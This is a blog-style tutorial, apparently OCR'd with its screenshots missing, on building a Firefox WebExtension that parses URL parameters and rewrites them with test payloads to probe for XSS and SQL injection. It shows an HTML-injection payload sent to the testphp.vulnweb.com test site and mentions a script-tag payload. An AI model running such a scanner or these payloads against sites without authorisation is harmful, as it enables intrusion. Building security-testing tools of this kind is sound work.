
Ctrl+R in Ubuntu and we should see something like this:




Cool. ;] So far, so good. Let's move forward. In the meantime I found another (in my opinion;)) interesting links you should read – here you have it[10, 11]. Ok. We'll continue with *tabs* – I decided to stay here a little bit longer ;] So:




Let's see what do we have here:




Next:



Ok, next: change POST method to GET to grab it in our basic-example:




Rewriting and Checking:




Looks good.

Now we need to 'parse' each link to get every parameter, rewrite it's value to „our example payload" and resend it in the end to receive the response and decide if this 'request'/URL is vulnerable to XYZ-attack or not. Let's try to do that below.


We'll start here:



So far, so good. Let’s modify our code to catch (as an example ;]) the parameter called *name*:



Ok, looks good! Let’s continue below:




Good. So far we are able to:

- list the link(s) on page we are visiting

- grab all the parameters we can reach in the mentioned ‘links’

- print the key:value pair (parameter and the value, ex.: ?name=tester).


Ok. Good. But how can we use that *functionality* „so far”? ;> Let’s try it here:



It should be good as an initial example ‘target webpage’. So let’s continue below. Checking (Ctrl+R):


```
Webconsole context has changed
Tab ID       : 6
Tab title    : search
Tab hostname : testphp.vulnweb.com
Tab URL      : http://testphp.vulnweb.com/search.php?test=query
query test
Tab ID       : 6
Tab title    : search
Tab hostname : testphp.vulnweb.com
Tab URL      : http://testphp.vulnweb.com/search.php?test=query
query test
Tab ID       : 6
Tab title    : search
Tab hostname : testphp.vulnweb.com
Tab URL      : http://testphp.vulnweb.com/search.php?test=%27%3E%22%3E%3Ch1%3Esie%3Cbr%3Ema2
'>"><h1>sie<br>ma2 test
Tab ID       : 6
Tab title    : search
Tab hostname : testphp.vulnweb.com
Tab URL      : http://testphp.vulnweb.com/search.php?test=query
query test
```

Ok, ok... „Almost good” (but still „not enough”, isnt’ it?;)). So, for example – from the browser perspective we should be able to ‘see’ the response presented on the screen below:



Good, but I was wondering 'how can we see' the same 'response' from the *webextensions* „point of view"? ;) (TL;DR: it should help us to extract some *interesting responses* – for example those contains some hints related to XSS/SQLI/etc bugs, right?;))

So:



Ok, as we can see we need to extract the response after the page is reloaded (with our example-extension).

As far as I remember from the docs[3] – in webextensions we have something similar to the *intercept* in Burp Suite proxy – let's try to find it and add it to our extension's code.

Goal? Modify any request to add our super-payload (like, <script>lam3r(was)</here>, etc;)). Here we go: I created a new project based on this page:

/developer.mozilla.org/en-US/docs/Mozilla/Add-ons/WebExtensions/Intercept_HTTP_requests


- Modifying request headers.

Logging request URLs

Create a new directory called "requests". In that directory, create a file called "manifest.json" which has the following contents:

```
{
  "description": "Demonstrating webRequests",
  "manifest_version": 2,
  "name": "webRequest-demo",
  "version": "1.0",

  "permissions": [
    "webRequest",
    "<all_urls>"
  ],

  "background": {
    "scripts": ["background.js"]
  }
}
```

Let's continue here:



Looks like we started from the beginning... ;S But as we can see we have a little bit more/different links in the list now too. So cool. We'll use it somehow anyway. ;] Next I found this interesting part of the article:

://developer.mozilla.org/en-US/docs/Mozilla/Add-ons/WebExtensions/Intercept_HTTP_requests 80%

Modifying request headers

Finally we'll use `webRequest` to modify request headers. In this example we'll modify the "User-Agent" header so the browser identifies itself as Opera 12.16, but only when visiting pages under http://useragentstring.com/".

The "manifest.json" can stay the same as in the previous example.

Replace "background.js" with code like this:


```
var targetPage = "http://useragentstring.com/*";

var ua = "Opera/9.80 (X11; Linux i686; Ubuntu/14.10) Presto/2.12.388 Version/12.16";

function rewriteUserAgentHeader(e) {
  e.requestHeaders.forEach(function(header){
    if (header.name.toLowerCase() == "user-agent") {
      header.value = ua;
    }
  });
  return {requestHeaders: e.requestHeaders};
}

browser.webRequest.onBeforeSendHeaders.addListener(
  rewriteUserAgentHeader,
  {urls: [targetPage]},
  ["blocking", "requestHeaders"]
);
```

So it looks like we need to do pretty the same but for the parameters („if found any”). Let’s try below. First of all I decided to check the example code prepared by MDN[12]. So we should be here:


c@ubuntu20: ~/src/bonus01

```
                return;


        let hostname = new URL(tabInfo.url).hostname;
        var url = tabInfo.url;

        console.log("----------------------------------------");
        console.log("Tab ID       : " + tabInfo.id);
        console.log("Tab title    : " + tabInfo.title); // .url);
        console.log("Tab hostname : " + hostname);
        console.log("Tab URL      : " + tabInfo.url);

        let params = (new URL(tabInfo.url)).searchParams;
        var searchParams = new URLSearchParams(params);
        //let name = params.get('name'); // get specific param name, ex "name"
        //let submited = params.get('submit');
        //console.log(name);
        searchParams.forEach(function(value, key) {
                const parsedUrl = new URL(tabInfo.url);
                //console.log(parsedUrl.searchParams.get(key)); // param name

                //console.log("Key => " + key + " and value is: " + value);
                //console.log(tabInfo.url.body);
                value = value + "asdasd";
                console.log("New value = " + value);
                console.log("  -> resend : ");

                //new_req = new Request(parsedUrl);
                //console.log(new_req);

        console.log("---------- end ----------------");

        });


    } catch (error) {
        console.error(error);
    }
}

browser.tabs.onActivated.addListener(logListener);
```

Quick results:



Next I decided to see if our request is indeed visible in the logs:



Next I continued with the browsing:

Results from Apache's log file:

